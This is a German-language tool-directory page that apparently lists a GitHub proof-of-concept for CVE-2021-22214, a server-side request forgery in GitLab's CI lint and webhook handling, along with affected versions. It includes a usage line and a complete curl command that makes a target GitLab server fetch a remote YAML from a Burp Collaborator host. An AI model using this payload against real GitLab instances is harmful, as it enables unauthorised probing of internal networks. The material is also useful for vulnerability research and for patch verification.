
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/kh4sh3i/gitlab-ssrf-cve-2021-22214
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungWebsicherheit
GitHubkh4sh3i/gitlab-ssrf-cve-2021-22214

GitLab-SSRF-CVE-2021-22214

Proof-of-Concept-Exploit für CVE-2021-22214, eine Server-Side Request Forgery in GitLab-Webhooks, die es nicht authentifizierten Angreifern ermöglicht, interne HTTP-Anfragen zu senden.

Repository anzeigenWebseite
3125vor 4 JahrenNoch nicht geprüft
Teilen

CVE-2021-22214

POC für CVE-2021-22214: Gitlab SSRF

Beschreibung

Die Remote-GitLab-Installation enthält eine Server-Side-Request-Forgery-Schwachstelle (SSRF), die dadurch entsteht, dass das interne Netzwerk für Webhooks aktiviert ist. Ein entfernter, nicht authentifizierter Angreifer kann eine registrierungsbeschränkte GitLab-Instanz ausnutzen und sie dazu veranlassen, HTTP-Anfragen an eine beliebige Domain seiner Wahl zu senden.

Verwendung

  • Python-Code



    usage:   python3 GitLab_SSRF.py <target> <burp_collaborator_url>
    
  • Curl-Befehl

curl -s –show-error -H 'Content-Type: application/json' https://TargetIP/api/v4/ci/lint –data '{ "include_merged_yaml": true, "content": "include:\n remote: http://Burp-Collaborator/test.yml"}' 

Betroffen

  • Gitlab >=10.5, <13.10.5
  • Gitlab >=13.11, <13.11.5
  • Gitlab >=13.12, <13.12.2

Referenz

  • GitLab SSRF (CVE-2021-22214)
  • tenable.com
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    345
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    311
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    303

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →